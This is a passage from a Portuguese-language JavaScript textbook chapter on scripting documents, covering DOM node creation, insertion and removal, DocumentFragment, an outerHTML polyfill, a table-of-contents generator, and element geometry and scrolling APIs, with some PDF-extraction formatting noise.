for(var i = 0; i < n.childNodes.length; i++)

upcase(n.childNodes[i]);

}

372 *Parte II JavaScript do lado do cliente* *CharacterData* também define métodos pouco usados para anexar, excluir, inserir e substituir texto dentro de um nó *Text* ou *CDATASection*. Em vez de alterar o conteúdo de nós *Text* existentes, também é possível inserir novos nós *Text* em um *Element* ou substituir nós existentes por novos nós *Text*. A criação, inserção e exclusão de nós são o tema da próxima seção.

15.6 Criando, inserindo e excluindo nós

Vimos como consultar e alterar conteúdo de documento usando strings *HTML* e de texto puro. E

também vimos que podemos percorrer um objeto *Document* para examinar os nós *Element* e *Text* individuais de que é constituído. Também é possível alterar um documento no nível dos nós individuais. O tipo *Document* define métodos para criar objetos *Element* e *Text* e o tipo *Node* define métodos para inserir, excluir e substituir nós na árvore. O Exemplo 13-4 demonstrou a criação e a inserção de nós e aquele breve exemplo está duplicado aqui: *// Carrega e executa um script de forma assíncrona a partir de um URL especificado* *function loadasync(url) {*

var head = document.getElementsByTagName("head")[0]; // Localiza
<head> do documento *var s = document.createElement("script");*

```
// Cria um elemento <script>
```

```
s.src = url;
```

```
// Configura seu atributo src
```

```
head.appendChild(s);
```

```
// Insere o <script> no cabeçalho
```

```
}
```

As subseções a seguir contêm mais detalhes e exemplos de criação de nó, de inserção e exclusão de nós e também do uso de *DocumentFragment* como atalho ao se trabalhar com vários nós.

15.6.1 Criando nós

Como mostrado no código anterior, é possível criar novos nós *Element* com o método *createElement()* do objeto *Document*. Passe o nome da tag do elemento como argumento do método: esse nome não diferencia letras maiúsculas e minúsculas para documentos *HTML* e diferencia para documentos *XML*.

Os nós *Text* são criados com um método semelhante:

```
var newnode = document.createTextNode("text node content");
```

Document também define outros métodos de fábrica, como o pouco usado *createComment()*. Vamos usar o método *createDocumentFragment()* na Seção 15.6.4. Ao trabalhar com documentos que usam espaço de nomes *XML*, você pode utilizar *createElementNS()* para especificar o URI do

espaço de nomes e o nome de tag do objeto `Element` a ser criado.

Outra maneira de criar novos nós de documento é fazer cópias dos já existentes. Todo nó tem um método `cloneNode()` que retorna uma nova cópia do nó. Passe `true` para também copiar todos os descendentes recursivamente, ou `false` para fazer apenas uma cópia rasa. Nos navegadores (menos o IE), o objeto `Document` também define um método semelhante, chamado `importNode()`. Se você passa para ele um nó de outro documento, ele retorna uma cópia conveniente para inserção nesse documento. Passe `true` como segundo argumento para importar recursivamente todos os descendentes.

Capítulo 15 Escrevendo script de documentos 373

15.6.2 Inserindo nós

Uma vez que você tenha um novo nó, pode inseri-lo no documento com os métodos `appendChild()` ou `insertBefore()` de `Node`. `appendChild()` é chamado no nó `Element` em que você deseja inserir, sendo que ele insere o nó especificado de modo a se tornar o `last Child` desse nó.

lado do client

Ja

`insertBefore()` é como `appendChild()`, mas recebe dois argumentos. O primeiro é o nó a ser inserido.

vaS

O segundo argumento é o nó antes do qual esse nó vai ser inserido. Esse método é chamado no nó **cript do**

que vai ser o pai do novo nó e o segundo argumento deve ser filho desse nó pai. Se você passa `null` como segundo argumento, `insertBefore()` se comporta como `appendChild()` e insere no final.

e

Aqui está uma função simples para inserir um nó em um índice numérico. Ela demonstra `appendChild()` e `insertBefore()`:

```
// Insere o nó filho no pai de modo a se tornar o nó filho n
```

```
function insertAt(parent, child, n) {
```

```

if (n < 0 || n > parent.childNodes.length) throw new Error("invalid
index"); else if (n == parent.childNodes.length)
parent.appendChild(child); else parent.insertBefore(child,
parent.childNodes[n]);

}

```

Se você chamar `appendChild()` ou `insertBefore()` para inserir um nó que já está no documento, esse nó será automaticamente removido de sua posição atual e reinserido em sua nova posição: não há necessidade de remover o nó explicitamente. O Exemplo 15-4 mostra uma função para classificar as linhas de uma tabela com base nos valores das células em uma coluna especificada. Ela não cria novos nós, mas utiliza `appendChild()` para mudar a ordem dos nós existentes.

Exemplo 15-4 Classificando as linhas de uma tabela

```

// Classifica as linhas no primeiro <tbody> da tabela especificada, de
acordo com

```

```

// o valor da n-ésima célula dentro de cada linha. Usa a função
comparator

```

```

// se uma estiver especificada. Caso contrário, compara os valores
alfabeticamente.

```

```

function sortrows(table, n, comparator) {

```

```

    var tbody = table.tBodies[0];

```

```

    // Primeiro <tbody>; pode ser criado implicitamente

```

```

    var rows = tbody.getElementsByTagName("tr"); // Todas as linhas no
tbody
    rows = Array.prototype.slice.call(rows,0); // Instantâneo em um
array real

```

```

    // Agora classifica as linhas com base no texto do n-ésimo elemento
    <td>
    rows.sort(function(row1,row2)

```

```

    {

```

```
var cell1 = row1.getElementsByTagName("td")[n]; // Obtém a n-ésima
célula var cell2 = row2.getElementsByTagName("td")[n]; // das duas
linhas var val1 = cell1.textContent || cell1.innerText; // Obtém conteúdo
do texto var val2 = cell2.textContent || cell2.innerText; // das duas
células if (comparator) return comparator(val1, val2); // Compara-os!
```

```
if (val1 < val2) return -1;
```

```
else if (val1 > val2) return 1;
```

```
else return 0;
```

```
});
```

374 Parte II JavaScript do lado do cliente

```
// Agora anexa as linhas no tbody, em sua ordem classificada.
```

```
// Isso as move automaticamente de sua posição atual; portanto, não há
```

```
// necessidade de removê-las primeiro. Se o <tbody> contiver quaisquer
```

```
// nós que não sejam elementos <tr>, esses nós vão flutuar para o topo.
```

```
for(var i = 0; i < rows.length; i++) tbody.appendChild(rows[i]);
```

```
}
```

```
// Localiza os elementos <th> da tabela (supondo que exista apenas
```

uma linha deles)

// e os torna clicáveis para que um clique em um cabeçalho de coluna classifique

// por essa coluna.

```
function makeSortable(table) {
```

```
    var headers = table.getElementsByTagName("th");
```

```
    for(var i = 0; i < headers.length; i++) {
```

```
        (function(n) { // Função aninhada para criar um escopo local
```

```
            headers[i].onclick = function() { sortrows(table, n); };
```

```
        })(i);
```

```
// Atribui o valor de i à variável local n
```

```
    }
```

```
}
```

15.6.3 Removendo e substituindo nós

O método `removeChild()` remove um nó da árvore de documentos. Contudo, tome cuidado: esse método não é chamado no nó a ser removido, mas (conforme implica a parte “child” – filho – de seu nome) no pai desse nó. Chame o método a partir do nó pai e passe como argumento o nó filho que deve ser removido. Para remover o nó `n` do documento, você

escreveria: `n.parentNode.removeChild(n); replaceChild()` remove um nó filho e o substitui por um novo nó. Chame esse método no nó pai, passando o novo nó como primeiro argumento e o nó a ser substituído como segundo argumento.

Para substituir o nó `n` por uma string de texto, por exemplo, você poderia escrever: `n.parentNode.replaceChild(document.createTextNode("[REDACTED ]"), n);` A função a seguir demonstra outro uso de `replaceChild()`:

// Substitui o nó `n` por um novo elemento `<b>` e torna `n` um filho desse elemento.

```
function embolden(n) {
```

```
// Se passamos uma string em vez de um nó, trata-a como uma
identificação de elemento if (typeof n == "string") n =
document.getElementById(n); var parent = n.parentNode;
```

```
// Obtém o pai de n
```

```
var b = document.createElement("b");
```

```
// Cria um elemento <b>
```

```
parent.replaceChild(b, n);
```

```
// Substitui pelo elemento <b>
```

```
b.appendChild(n);
```

```
// Torna n um filho do elemento <b>
```

```
}
```

A Seção 15.5.1 apresentou a propriedade `outerHTML` de um elemento e explicou que ela não foi implementada nas versões atuais do Firefox. O Exemplo 15-5 mostra como implementar essa propriedade no Firefox (e em qualquer outro navegador que suporte `innerHTML`, tenha um objeto `Element.prototype` extensível e tenha métodos para definir getters e setters de propriedade). O

código também demonstra um uso prático para os métodos `removeChild()` e `cloneNode()`.

Capítulo 15 Escrevendo script de documentos 375

Exemplo 15-5 Implementando a propriedade `outerHTML` usando `innerHTML`

```
// Implementa a propriedade outerHTML para navegadores que não a suportam.
```

```
// Presume que o navegador suporta innerHTML, tem um
```

```
// Element.prototype extensível e permite a definição de getters e setters.
```

```
(function() {
```

```
// Se já temos outerHTML retorna sem fazer nada
```

lado do client

Ja

```
if (document.createElement("div").outerHTML) return;
```

vaScript do

```
// Retorna a HTML externa do elemento referido por this
```

```
function outerHTMLGetter() {
```

```
e
```

```
var container = document.createElement("div");
```

```
// Elemento fictício
```

```
container.appendChild(this.cloneNode(true));
```

```
// Copia this no fictício
```

```
return container.innerHTML;
```

```
// Retorna conteúdo fictício
```

```
}
```

```
// Configura a HTML externa desse elemento com o valor especificado
```

```
function outerHTMLSetter(value) {
```

```
// Cria um elemento fictício e configura seu conteúdo com o valor
```

```
especificado var container = document.createElement("div");
```

```
container.innerHTML = value;
```

```
// Move cada um dos nós do fictício para o documento
```

```
while(container.firstChild) // Itera até que container não tenha mais filhos
this.parentNode.insertBefore(container.firstChild,
this);

// E remove o nó que foi substituído
this.parentNode.removeChild(this);
}

// Agora usa estas duas funções como getters e setters para a

// propriedade outerHTML de todos os objetos Element. Usa
Object.defineProperty da ES5

// se existe; caso contrário, recorre a __defineGetter__ e Setter__.

if (Object.defineProperty) {

Object.defineProperty(Element.prototype, "outerHTML", {

get:

outerHTMLGetter,

set:

outerHTMLSetter,
```


enumerable: false, configurable: true

});

}

else

{

Element.prototype._defineGetter_("outerHTML",

outerHTMLGetter);

Element.prototype._defineSetter_("outerHTML",

outerHTMLSetter);

}

}());

15.6.4 Usando DocumentFragments

DocumentFragment é um tipo especial de Node que serve como contêiner temporário para outros nós. Crie um DocumentFragment como segue:

var frag = document.createDocumentFragment();

Assim como um nó Document, um DocumentFragment é independente e não faz parte de nenhum outro documento. Seu parentNode é sempre null. Contudo, assim como um Element, um

376 *Parte II JavaScript do lado do cliente DocumentFragment pode ter qualquer número de filhos, os quais podem ser manipulados com appendChild(), insertBefore(), etc.*

O detalhe especial sobre DocumentFragment é que permite a um conjunto de nós ser tratado como um único nó: se você passa um DocumentFragment para appendChild(), insertBefore() ou replaceChild(), são os filhos do fragmento que são inseridos no documento e não o próprio fragmento. (Os filhos são movidos do fragmento para o documento e o fragmento se torna vazio e pronto para reutilização.) A função a seguir usa um DocumentFragment para inverter a ordem dos filhos de um nó: //
Inverte a ordem dos filhos do Node n

function reverse(n) {

// Cria um DocumentFragment vazio como contêiner temporário

```
var f = document.createDocumentFragment();
```

// Agora itera para trás através dos filhos, movendo cada um para o fragmento.

// O último filho de n se torna o primeiro filho de f e vice-versa.

// Note que anexar um filho em f o remove automaticamente de n.

```
while(n.lastChild)
```

```
f.appendChild(n.lastChild);
```

// Por fim, move os filhos de f, todos de uma vez, de volta para n, tudo de uma só vez.

```
n.appendChild(f);
```

```
}
```

O Exemplo 15-6 implementa o método `insertAdjacentHTML()` (consulte a Seção 15.5.1) usando a propriedade `innerHTML` e um `DocumentFragment`. Ele também define funções de inserção HTML

com nomes lógicos, como uma alternativa à confusa API `insertAdjacentHTML()`. A função utilitária interna `fragment()` possivelmente é a parte mais útil desse código: ela retorna um `DocumentFragment` que contém a representação analisada de uma string de texto HTML especificada.

Exemplo 15-6 Implementando `insertAdjacentHTML()` usando `innerHTML`

// Este módulo define `Element.insertAdjacentHTML` para navegadores que não

// a suportam e também define funções portáteis de inserção de HTML que têm

// nomes mais lógicos do que insertAdjacentHTML:

//

*Insert.before(), Insert.after(), Insert.atStart(), Insert.atEnd() var Insert =
(function() {*

*// Se os elementos têm uma insertAdjacentHTML nativa, a utiliza em
quatro*

// funções de inserção HTML com nomes mais sensatos.

if (document.createElement("div").insertAdjacentHTML) {

return

{

*before: function(e,h) {e.insertAdjacentHTML("beforebegin",h);}, after:
function(e,h) {e.insertAdjacentHTML("afterend",h);}, atStart:
function(e,h) {e.insertAdjacentHTML("afterbegin",h);}, atEnd:
function(e,h) {e.insertAdjacentHTML("beforeend",h);}*

};

}

*// Caso contrário, não temos nenhuma insertAdjacentHTML nativa.
Implementa as mesmas*

*// quatro funções de inserção e, então, as utiliza para definir
insertAdjacentHTML.*

*// Primeiramente, define um método utilitário que recebe uma string
HTML e retorna*

*// um DocumentFragment contendo a representação analisada desse
HTML.*

Capítulo 15 Escrevendo script de documentos 377

function fragment(html) {

var elt = document.createElement("div");

// Cria elemento vazio

```
var frag = document.createDocumentFragment();
```

```
// Cria fragmento vazio
```

```
elt.innerHTML = html;
```

```
// Configura o conteúdo do elemento
```

```
while(elt.firstChild)
```

```
// Move todos os nós
```

```
frag.appendChild(elt.firstChild);
```

```
// de elt para frag
```

```
return frag;
```

```
// E retorna o frag
```

lado do client

Ja

```
}
```

vaScript do

```
var Insert = {
```

```
  before: function(elt, html) {
```

```
    e
```

```
    elt.parentNode.insertBefore(fragment(html),
```

```
    elt);
```

```
  },
```

```
  after: function(elt, html) {
```

```
    elt.parentNode.insertBefore(fragment(html), elt.nextSibling);
```

```
  },
```

```
  atStart: function(elt, html) {
```

```
    elt.insertBefore(fragment(html),
```

```
    elt.firstChild);
```

```
  },
```

```
  atEnd: function(elt, html) { elt.appendChild(fragment(html)); }
```

```
};
```

```
// Agora implementa insertAdjacentHTML com base nas funções
```

```

anteriores Element.prototype.insertAdjacentHTML = function(pos, html) {
switch(pos.toLowerCase())

{

case "beforebegin": return Insert.before(this, html);


case "afterend": return Insert.after(this, html);


case "afterbegin": return Insert.atStart(this, html);


case "beforeend": return Insert.atEnd(this, html);

}

};

return Insert;

// Finalmente, retorna as quatro funções de inserção

}());

```

15.7 Exemplo: gerando um sumário

O Exemplo 15-7 mostra como criar um sumário para um documento dinamicamente. Ele demonstra muitos dos conceitos de script de documento descritos nas seções anteriores: seleção de elementos, como percorrer documentos, configuração de atributos do elemento, configuração da propriedade `innerHTML` e criação de novos nós e sua inserção no documento. O exemplo tem muitos comentários e você não deverá ter problemas para acompanhar o código.

Exemplo 15-7 Um sumário gerado automaticamente

```

/**

```

* TOC.js: cria um sumário para um documento.

*

** Este módulo registra uma função anônima que é executada automaticamente*

** quando o documento termina de carregar. Ao ser executada, a função primeiramente*

** procura um elemento no documento com a identificação "TOC". Se esse*

** elemento não existir, cria um no início do documento.*

*

378 *Parte II JavaScript do lado do cliente*

** Em seguida, a função localiza todas as tags de <h1> a <h6>, as trata*

** como títulos de seção e cria um sumário dentro do elemento TOC.*

** A função adiciona números de seção em cada cabeçalho de seção*

** e encerra os cabeçalhos em âncoras nomeadas para que o TOC possa se vincular a*

** elas. As âncoras geradas têm nomes que começam com "TOC", de modo que*

** você deve evitar esse prefixo em sua própria HTML.*

*

** As entradas no TOC gerado podem ser estilizadas com CSS. Todas elas têm*

** uma classe "TOCEntry". As entradas também têm uma classe que corresponde ao nível*

** do cabeçalho de seção. As tags <h1> geram entradas da classe "TOCLevel1",*

** As tags <h2> geram entradas da classe "TOCLevel2" e assim por diante. Os números de seção*

** inseridos nos cabeçalhos têm a classe "TOCSectNum".*

*

** Você poderia usar este módulo com uma folha de estilo, como segue:*

*

** #TOC { border: solid black 1px; margin: 10px; padding: 10px; }*

** .TOCEntry { font-family: sans-serif; }*

** .TOCEntry a { text-decoration: none; }*

** .TOCLevel1 { fontsize: 16pt; font-weight: bold; }*

** .TOCLevel2 { fontsize: 12pt; margin-left: .5in; }*

** .TOCSectNum:after { content: ": "; }*

*

** Essa última linha gera um dois-pontos e um espaço após os números de seção. Para ocultar*

** os números de seção, use isto:*

*

** .TOCSectNum { display: none }*

*

** Este módulo exige a função utilitária onLoad().*

***/*

onLoad(function() { // A função anônima define um escopo local

// Localiza o elemento contêiner TOC.

// Se não existe, cria um no início do documento.

var toc = document.getElementById("TOC");

```
if (!toc) {
```

```
    toc = document.createElement("div");
```

```
    toc.id = "TOC";
```

```
    document.body.insertBefore(toc,
```

```
    document.body.firstChild);
```

```
}
```

```
// Localiza todos os elementos de cabeçalho de seção
```

var

headings;

if (document.querySelectorAll) // Podemos fazer isso do modo fácil?

headings = document.querySelectorAll("h1,h2,h3,h4,h5,h6"); else // Caso contrário, localiza os cabeçalhos da maneira difícil headings = findHeadings(document.body, []);

*// Percorre o corpo do documento recursivamente, procurando cabeçalhos
function findHeadings(root, sects) {*

for(var c = root.firstChild; c != null; c = c.nextSibling) {

if (c.nodeType != 1) continue;

*if (c.tagName.length == 2 && c.tagName.charAt(0) == "H")
sects.push(c);*

else

findHeadings(c,

sects);

}

Capítulo 15 Escrevendo script de documentos **379**

return

sects;

}

// Inicializa um array que monitora números de seção.

var sectionNumbers = [0,0,0,0,0,0];

// Agora itera pelos elementos de cabeçalho de seção que encontramos.

lado do client

Ja

for(var h = 0; h < headings.length; h++) {

vaS

var heading = headings[h];

cript do

// Pula o cabeçalho de seção se estiver dentro do contêiner de TOC.

e

if (heading.parentNode == toc) continue;

// Descobre de que nível é o cabeçalho.

var level = parseInt(heading.tagName.charAt(1));

if (isNaN(level) || level < 1 || level > 6) continue;

// Incrementa o número de seção para esse nível de cabeçalho

// e zera todos os números de nível de cabeçalho inferiores.

sectionNumbers[level-1] ++;

for(var i = level; i < 6; i++) sectionNumbers[i] = 0;

// Agora combina os números de seção de todos os níveis de cabeçalho

// para produzir um número de seção como 2.3.1.

var sectionNumber = sectionNumbers.slice(0,level).join(".");

// Adiciona o número de seção no título do cabeçalho de seção.

// Colocamos o número em um para que possa ser estilizado.

```
var span = document.createElement("span");
```

```
span.className = "TOCSectNum";
```

```
span.innerHTML = sectionNumber;
```

```
heading.insertBefore(span,
```

```
heading.firstChild);
```

// Encerra o cabeçalho em uma âncora nomeada para que possamos nos vincular a ele.

```
var anchor = document.createElement("a");
```

```
anchor.name = "TOC"+sectionNumber;
```

```
heading.parentNode.insertBefore(anchor,
```

```
heading);
```

```
anchor.appendChild(heading);
```


// Agora cria um link para essa seção.

var link = document.createElement("a");

link.href = "#TOC" + sectionNumber;

// Destino do link

link.innerHTML = heading.innerHTML;

// O texto do link é o mesmo do cabeçalho

// Coloca o link em um div que pode ser estilizado de acordo com o nível.

var entry = document.createElement("div");

entry.className = "TOCEntry TOCLevel" + level;

entry.appendChild(link);

// E adiciona o div no contêiner de TOC.

toc.appendChild(entry);

}

});

380 Parte II JavaScript do lado do cliente **15.8 Geometria e rolagem de documentos e elementos**

Até aqui, neste capítulo, consideramos os documentos como árvores abstratas de elementos e nós de texto. Mas quando um navegador renderiza um documento dentro de uma janela, ele cria uma representação visual do documento na qual cada elemento tem uma posição e um tamanho. Frequentemente, os aplicativos Web podem tratar os documentos como árvores de elementos e nunca precisam pensar em como esses elementos são renderizados na tela. Às vezes, no entanto, é necessário determinar a geometria precisa de um elemento. Vamos ver no Capítulo 16, por exemplo, que a CSS

pode ser usada para especificar a posição de um elemento. Se você quer usar CSS para posicionar dinamicamente um elemento (como uma dica de tela ou uma citação) ao lado de algum elemento normal posicionado pelo navegador, precisa determinar a localização desse elemento.

Esta seção explica como você pode ir e voltar entre o modelo abstrato baseado em árvore de um documento e o modo de exibição geométrico baseado em coordenadas do documento, conforme é apresentado na janela de um navegador. As propriedades e métodos descritos nesta seção já são implementados nos navegadores há bastante tempo (embora alguns sejam, até recentemente, específicos do IE e alguns não sejam implementado pelo IE até o IE9). Quando este livro estava sendo produzido, eles estavam passando pelo processo de padronização do W3C como o CSSOM-View Module (consulte <http://www.w3.org/TR/cssom-view/>).

15.8.1 Coordenadas de documento e coordenadas de janela de visualização A posição de um elemento é medida em pixels, com a coordenada X aumentando para a direita e a coordenada Y aumentando à medida que nos deslocamos para baixo. Contudo, existem dois pontos diferentes que podemos usar como origem do sistema de coordenadas: as coordenadas X e Y de um elemento podem ser relativas ao canto superior esquerdo do documento ou ao canto superior esquerdo da janela de visualização em que o documento é exibido. Em janelas e guias de nível superior, a “janela de visualização” é a parte do navegador que realmente exibe conteúdo de documento: isso exclui a “moldura” do navegador, como menus, barras de ferramentas e guias. Para documentos exibidos em quadros, a janela de visualização é o elemento `<iframe>` que define o quadro. Em um ou outro caso, quando falamos sobre a posição de um elemento, devemos esclarecer se estamos usando coordenadas do documento ou coordenadas da janela de visualização. (Note que as

coordenadas da janela de visualização às vezes são chamadas de coordenadas da janela.) Se o documento é menor do que a janela de visualização ou se não foi rolado, seu canto superior esquerdo é o canto superior esquerdo da janela de visualização e os sistemas de coordenadas do documento e da janela de visualização são os mesmos. Em geral, contudo, para converter entre os dois sistemas de coordenadas devemos adicionar ou subtrair os deslocamentos de rolagem. Se um elemento tem uma coordenada Y de 200 pixels em coordenadas do documento, por exemplo, e se o usuário rolou o navegador para baixo por 75 pixels, então esse elemento tem uma coordenada Y de 125 pixels em coordenadas da janela de visualização. Da mesma forma, se um elemento tem uma coordenada X de 400 em coordenadas da janela de visualização e o usuário rolou a janela de visualização por 200 pixels horizontalmente, a coordenada X do elemento em coordenadas do documento é 600.

As coordenadas do documento são mais fundamentais do que as coordenadas da janela de visualização e não mudam quando o usuário rola. Contudo, é muito comum utilizar coordenadas da

Capítulo 15 Escrevendo script de documentos 381

janela de visualização em programação no lado do cliente. Usamos coordenadas do documento quando especificamos a posição de um elemento usando CSS (consulte o Capítulo 16). Porém, o modo mais simples de consultar a posição de um elemento (consulte a Seção 15.8.2) retorna a posição em coordenadas da janela de visualização. Da mesma forma, quando registramos funções de tratamento para eventos de mouse, as coordenadas do cursor do mouse se referem às coordenadas da janela de visualização.

lado do client

JavaS

Para converter entre os sistemas de coordenadas, precisamos determinar as posições da barra de **cript do**

rolagem da janela do navegador. As propriedades `pageXOffset` e `pageYOffset` do objeto `Window` fornecem esses valores em todos os navegadores, exceto o IE versões 8 e anteriores. O IE (e todos os e

navegadores modernos) também torna as posições da barra de rolagem disponíveis por meio das propriedades `scrollLeft` e `scrollTop`. O que causa confusão é que você normalmente consulta essas propriedades no elemento-raiz do documento (`document.documentElement`), mas no modo Quirks (consulte a Seção 13.4.4) elas devem ser consultadas no elemento

`<body>` (`document.body`) do documento.

O Exemplo 15-8 mostra como consultar as posições da barra de rolagem de maneira portátil.

Exemplo 15-8 Consultando as posições da barra de rolagem de uma janela

// Retorna os deslocamentos atuais da barra de rolagem como propriedades x e y de um

// objeto

function getScrollOffsets(w) {

*// Usa a janela especificada ou a janela atual, se não houver argumento w
= w || window;*

*// Isso funciona para todos os navegadores, exceto o IE versões 8 e anteriores
if (w.pageXOffset != null) return {x: w.pageXOffset, y:w.pageYOffset};*

// Para o IE (ou qualquer navegador) no modo Standards

var d = w.document;

if (document.compatMode == "CSS1Compat")

return {x:d.documentElement.scrollLeft, y:d.documentElement.scrollTop};

// Para navegadores no modo Quirks

```
return { x: d.body.scrollLeft, y: d.body.scrollTop };  
}
```

Às vezes é útil determinar o tamanho da janela de visualização – para saber quais partes do documento estão atualmente visíveis, por exemplo. Assim como no caso dos deslocamentos de rolagem, o modo fácil de consultar o tamanho da janela de visualização não funciona no IE8 e anteriores, sendo que a técnica que funciona no IE depende de o navegador estar no modo Quirks ou no modo Standards. O Exemplo 15-9 mostra como consultar o tamanho da janela de visualização de modo portátil. Observe como o código é semelhante ao Exemplo 15-8.

Exemplo 15-9 Consultando o tamanho da janela de visualização em uma janela do navegador

```
// Retorna o tamanho da janela de visualização como propriedades w e h  
de um objeto function getViewportsSize(w) {
```

```
// Usa a janela do navegador especificada ou a janela atual, se não  
houver argumento w = w || window;
```

```
// Isso funciona para todos os navegadores, exceto o IE8 e anteriores if  
(w.innerWidth != null) return {w: w.innerWidth, h:w.innerHeight};
```

382 Parte II JavaScript do lado do cliente

```
// Para o IE (ou qualquer navegador) no modo Standards
```

```
var d = w.document;
```

```
if (document.compatMode == "CSS1Compat")
```

```
return { w: d.documentElement.clientWidth,
```

```
h: d.documentElement.clientHeight };
```

```
// Para navegadores no modo Quirks
```

```
return { w: d.body.clientWidth, h: d.body.clientHeight };
```

```
}
```

Os dois exemplos anteriores utilizaram as propriedades `scrollLeft`, `scrollTop`, `clientWidth` e `clientHeight`. Vamos encontrar essas propriedades novamente na Seção 15.8.5.

15.8.2 Consultando a geometria de um elemento

A maneira mais fácil de determinar o tamanho e a posição de um elemento é chamando seu mé-

todo `getBoundingClientRect()`. Esse método foi introduzido no IE5 e agora é implementado por todos os navegadores atuais. Ele não espera argumento algum e retorna um objeto com propriedades `left`, `right`, `top` e `bottom`. As propriedades `left` e `top` fornecem as coordenadas X e Y do canto superior esquerdo do elemento e as propriedades `right` e `bottom` fornecem as coordenadas do canto inferior direito.

Esse método retorna as posições do elemento em coordenadas da janela de visualização. (A palavra

“Client” no nome do método `getBoundingClientRect()` é uma referência indireta ao cliente navegador Web – especificamente à janela do navegador e à janela de visualização que define.) Para converter em coordenadas do documento que continuam válidas mesmo que o usuário role a janela do navegador, adicione os deslocamentos de rolagem: `var box = e.getBoundingClientRect(); // Obtém a posição da janela de visualização em`

```
// coordenadas
```

```
var offsets = getScrollOffsets(); // Função utilitária definida acima  
var x = box.left + offsets.x;
```

```
// Converte em coordenadas do documento
```

```
var y = box.top + offsets.y;
```

Em muitos navegadores (e no padrão W3C), o objeto retornado por `getBoundingClientRect()` também tem propriedades `width` e `height`, mas a implementação original do IE não faz isso. Por portabilidade, você pode calcular a largura e a altura do elemento como segue: `var box = e.getBoundingClientRect();`

```
var w = box.width || (box.right - box.left);
```

```
var h = box.height || (box.bottom - box.top);
```

No Capítulo 16, você vai aprender que o conteúdo de um elemento é circundado por uma área em branco opcional, conhecida como *preenchimento*. O *preenchimento* é circundado por uma borda opcional e a borda é circundada por margens opcionais. As coordenadas retornadas por `getBoundingClientRect()` incluem a borda e o *preenchimento* do elemento, mas não suas margens.

Se a palavra “Client” no método `getBoundingClientRect()` especifica o sistema de coordenadas do retângulo retornado, o que explica a palavra “Bounding” (contorno) no nome do método? Elementos de bloco, como imagens, parágrafos e elementos `<div>`, quando expostos pelo navegador são sempre

Capítulo 15 Escrevendo script de documentos 383

retangulares. No entanto, os elementos em linha, como `<span>`, `<code>` e `<b>`, podem abranger várias linhas e, portanto, consistir em vários retângulos. Imagine, por exemplo, um texto em *itálico* (marcado com tags `<i>` e `</i>`) dividido em duas linhas. Seus retângulos consistem na parte do lado direito da primeira linha e na parte do lado esquerdo da segunda (supondo um texto da esquerda para a direita). Se você chama `getBoundingClientRect()` em um elemento em linha, ele retorna o “retângulo de contorno” dos retângulos individuais. Para o elemento `<i>` descrito anteriormente, o retângulo de **lado do client Jav**

contorno incluiria a largura inteira das duas linhas.

aScript do

Se quiser consultar os retângulos individuais de elementos em linha, chame o método e

`getClientRects()` para obter um objeto semelhante a um array somente para leitura, cujos elementos são objetos retângulo como aqueles retornados por

`getBoundingClientRect()`.

Vimos que métodos DOM como `getElementsByName()` retornam resultados “dinâmicos” que são atualizados quando o documento muda. Os objetos retângulo (e as listas de objeto retângulo) retornados por `getBoundingClientRect()` e `getClientRects()` não são dinâmicos. São instantâneos estáticos do estado visual do documento de quando os métodos são chamados. Eles não são atualizados quando o usuário rola ou redimensiona a janela do navegador.

15.8.3 Determinando o elemento em um ponto

O método `getBoundingClientRect()` nos permite determinar a posição atual de um elemento em uma janela de visualização. Às vezes, queremos ir na outra direção e determinar qual elemento existe em determinada posição na janela de visualização. Isso pode ser determinado com o mé-

todo `elementFromPoint()` do objeto `Document`. Passe as coordenadas X e Y (usando coordenadas da janela de visualização e não coordenadas do documento) e esse método vai retornar o objeto `Element` que está na posição especificada. Quando este livro estava sendo escrito, o algoritmo para selecionar o elemento não estava especificado, mas o objetivo desse método é retornar o elemento mais interno e mais externo (consulte o atributo CSS `z-index` na Seção 16.2.1.1) nesse ponto. Se você especificar um ponto fora da janela de visualização, `elementFromPoint()` vai retornar `null`, mesmo que esse ponto seja perfeitamente válido quando convertido em coordenadas do documento.

`elementFromPoint()` parece ser um método muito útil e o caso de uso óbvio é a passagem das coordenadas do cursor do mouse para determinar sobre qual elemento o mouse está. Contudo, conforme vamos aprender no Capítulo 17, os objetos “evento de mouse” já contêm essa informação em sua propriedade `target`. Na prática, portanto, `elementFromPoint()` não é comumente usado.

15.8.4 Rolagem

O Exemplo 15-8 mostrou como consultar as posições da barra de rolagem para uma janela do navegador. As propriedades `scrollLeft` e `scrollTop` utilizadas nesse exemplo podem ser configuradas para fazer o navegador rolar, mas há um modo mais fácil que é suportado desde os primórdios de JavaScript. O método `scrollTo()` do objeto `Window` (e seu sinônimo `scroll()`) recebe as coordenadas X e Y de um ponto (em coordenadas do documento) e as configura como deslocamentos da barra de rolagem. Isto é, rola a janela do navegador de modo que o ponto especificado esteja no

canto **384** Parte II JavaScript do lado do cliente superior esquerdo da janela de visualização. Se você especificar um ponto próximo demais da parte inferior ou da margem direita do documento, o navegador vai movê-lo para o mais perto possível do canto superior esquerdo, mas não vai conseguir levá-lo até o fim. O código a seguir rola o navegador de modo que a página inferior do documento fique visível: // Obtém a altura do documento e da janela de visualização. `offsetHeight` está explicado a

// seguir.

```
var documentHeight = document.documentElement.offsetHeight;
```

```
var viewportHeight = window.innerHeight;
```

```
// Ou usa getViewPortSize() anterior
```

```
// E rola de modo que a última "página" apareça na janela de visualização  
window.scrollTo(0, documentHeight - viewportHeight);
```

O método `scrollBy()` do objeto `Window` é semelhante a `scroll()` e a `scrollTo()`, mas seus argumentos são relativos e adicionados aos deslocamentos da barra de rolagem atuais. Leitores rápidos poderiam gostar de um bookmarklet (Seção 13.2.5.1) como este, por exemplo:

```
// Rola 10 pixels para baixo a cada 200 ms. Note que não há maneira  
alguma de desativar
```

```
// isso!
```

```
javascript:void setInterval(function() {scrollBy(0,10)}, 200);
```

Frequentemente, em vez de rolar para uma posição numérica no documento, queremos apenas rolar de modo que determinado elemento do documento fique visível. Você poderia calcular a posição do elemento com `getBoundingClientRect()`, converter essa posição em coordenadas do documento e, então, usar o método `scrollTo()`, mas é mais fácil apenas chamar o método `scrollIntoView()` no elemento HTML desejado. Esse método garante que o elemento em que é chamado esteja visível na janela de visualização. Por padrão, ele tenta colocar a margem superior do elemento na parte superior da janela de visualização ou próximo a ela. Se você passar `false` como o único argumento, ele vai tentar colocar a margem inferior do elemento na parte inferior da porta de visualização. O

navegador também vai rolar a janela de visualização horizontalmente, conforme o necessário, para tornar o elemento visível.

O comportamento de `scrollIntoView()` é semelhante ao que o navegador faz quando `window.location.hash` é configurado com o nome de uma âncora nomeada (um elemento `<a name = "">`).

